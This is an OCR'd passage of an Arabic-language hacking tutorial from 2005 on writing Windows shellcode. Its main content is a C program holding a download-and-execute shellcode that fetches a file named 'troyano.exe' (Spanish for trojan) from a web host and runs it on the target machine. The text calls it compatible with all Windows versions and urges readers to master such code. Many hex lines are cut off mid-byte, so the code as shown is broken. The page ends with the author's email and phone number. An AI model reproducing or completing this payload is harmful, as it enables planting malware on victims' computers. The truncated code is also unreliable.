
وتتبع البرنامج خطوة ، خطوة لكي تتضح لك الخطوات أكثر

وستجد البرنامج كما هو مبين في الصور:



-

-



==========

وبعد أن نفهم الخطوات أكثر ،، ننتقل إلى أكواد أكبر
مثل:
برنامج shellcode لتنزيل ملف exe من الإنترنت إلى الجهاز المستهدف
وهو مثل الكود السابق متوافق مع كل إصدارات وندوز

الكود :

```
#include <stdio.h>
#include <windows.h>

int main(int argc,char *argv[])
{


char shellcode[] =
"\xEB\x5D\x5F\x8B\xF7\x80\x3F"
"\x08\x75\x03\x80\x37\x08\x47\x80\x3F\x01\x75\xF2\x33\xC9\xB5\x05\x8B\xFE\
"\x8B\xEF\xB5\x03\x2B\xF9\x8B\xD7\xB2\x7C\x8B\xE2\x89\x75\xFC\xB5\x40\xC1\
"\x89\x4D\xF8\x8D\x49\x3C\x8B\x09\x03\x4D\xF8\x8D\x49\x7F\x41\x8B\x09\x03\
"\x8B\xD9\x8B\x49\x0C\x03\x4D\xF8\x81\x39\x4B\x45\x52\x4E\x74\x07\x8D\x5B\
"\xCB\xEB\xEB\x33\xC0\x53\xEB\x02\xEB\x7C\x8B\x33\x03\x75\xF8\x80\x7E\x03\
"\x14\x8B\x3E\x03\x7D\xF8\x47\x47\x56\x8B\x75\xFC\x33\xC9\xB1\x0D\xF3\xA6\
"\x06\x40\x8D\x76\x04\xEB\xE0\x5B\x8B\x5B\x10\x03\x5D\xF8\xC1\xE0\x02\x03\
"\x03\x89\x45\xF4\x8B\x5D\xFC\x8D\x5B\x0D\x53\xFF\xD0\x89\x45\xF0\x8D\x5B\
"\x8B\x45\xF4\xFF\xD0\x89\x45\xEC\x8B\x45\xF0\x8B\x40\x3C\x03\x45\xF0\x8B\
```

```
"\x03\x45\xF0\x89\x45\xE8\x8B\x40\x20\x03\x45\xF0\x8D\x7B\x08\x33\xD2\x57\x
"\x03\x75\xF0\x33\xC9\xB1\x0F\xF3\xA6\x74\x0B\x5F\xEB\x02\xEB\x7A\x42\x8D\x
"\xEB\xE7\x8B\x5D\xE8\x33\xC9\x53\x5F\x8B\x7F\x24\x03\x7D\xF0\xD1\xE2\x03\x
"\x8B\x0F\x8B\x5B\x1C\x03\x5D\xF0\xC1\xE1\x02\x03\xD9\x8B\x1B\x03\x5D\xF0\x
"\xE4\x8B\x55\xFC\x8D\x52\x2D\x8D\x7D\xE0\x33\xC9\xB1\x06\x51\x52\x52\x8B\x
"\x56\xFC\xFF\xD3\xFD\xAB\x5A\x59\x38\x2A\x74\x03\x42\xEB\xF9\x42\xE2\xE8\x
"\x51\x52\x52\x8B\x75\xEC\x56\xFC\xFF\xD3\xFD\xAB\x5A\x59\x38\x2A\x74\x03\x
"\xF9\x42\xE2\xE8\xFC\x52\x33\xD2\xB6\x1F\xC1\xE2\x08\x52\x33\xD2\xEB\x02\x
"\x52\x8B\x45\xD8\xFF\xD0\x5B\x89\x45\xB8\x33\xD2\x52\x52\x52\x52\x53\x8B\x
"\xFF\xD0\x89\x45\xB4\x8D\x7B\x08\x33\xD2\x52\xB6\x80\xC1\xE2\x10\x52\x33\x
"\x52\x57\x50\x8B\x45\xC4\xFF\xD0\x89\x45\xB0\x8D\x55\xAC\x52\x33\xD2\xB6\x
"\xE2\x08\x52\x8B\x4D\xB8\x51\x50\x8B\x45\xC0\xFF\xD0\x8B\x4D\xB0\x51\x8B\x
"\xFF\xD0\x8B\x4D\xB4\x51\x8B\x45\xBC\xFF\xD0\x33\xD2\x52\x43\x43\x53\x8B\x
"\xFF\xD0\x89\x45\xA8\x8B\x7D\xAC\x57\x8B\x55\xB8\x52\x50\x8B\x45\xDC\xFF\x
"\x55\xA8\xEB\x02\xEB\x17\x52\x8B\x45\xD4\xFF\xD0\x33\xD2\x52\x53\x8B\x45\x
"\xD0\x33\xD2\x52\x8B\x45\xCC\xFF\xD0\xE8\x0D\xFE\xFF\xFF\x4C\x6F\x61\x64\x
"\x62\x72\x61\x72\x79\x41\x08\x4B\x45\x52\x4E\x45\x4C\x33\x32\x08\x57\x49\x
"\x4E\x45\x54\x08\x47\x65\x74\x50\x72\x6F\x63\x41\x64\x64\x72\x65\x73\x73\x
"\x6C\x63\x72\x65\x61\x74\x08\x5F\x6C\x77\x72\x69\x74\x65\x08\x47\x6C\x6F\x
"\x6C\x41\x6C\x6C\x6F\x63\x08\x5F\x6C\x63\x6C\x6F\x73\x65\x08\x57\x69\x6E\x
"\x65\x63\x08\x45\x78\x69\x74\x50\x72\x6F\x63\x65\x73\x73\x08\x49\x6E\x74\x
"\x6E\x65\x74\x4F\x70\x65\x6E\x41\x08\x49\x6E\x74\x65\x72\x6E\x65\x74\x4F\x
"\x6E\x55\x72\x6C\x41\x08\x49\x6E\x74\x65\x72\x6E\x65\x74\x52\x65\x61\x64\x
"\x6C\x65\x08\x49\x6E\x74\x65\x72\x6E\x65\x74\x43\x6C\x6F\x73\x65\x48\x61\x
"\x6C\x65\x08\x72\x08\x78\x2E\x65\x78\x65\x08"
"http://www.host.com/troyano.exe"
"\x08\x01";



//////////////////////////////////////////////
void* addr=0;
MessageBox (0,"Start Download",0,0);
addr=&shellcode[0];
__asm call addr

return 0;
}
```

وتوجد أكواد shellcode كثيرة وغريبة ،، ولكي تحترف كتابة مثل هذة الأكواد فقط تتبع طريقة تنفيذها ...

ملاحظة : توجد جميع أكواد الدرس والملفات التنفيذي بداخل الملف المرفق .

وبالتوفيق

JAAS
© 2005-04-15
jaas1001@hotmail.com
sms:
00971 50 7110994@SMS.com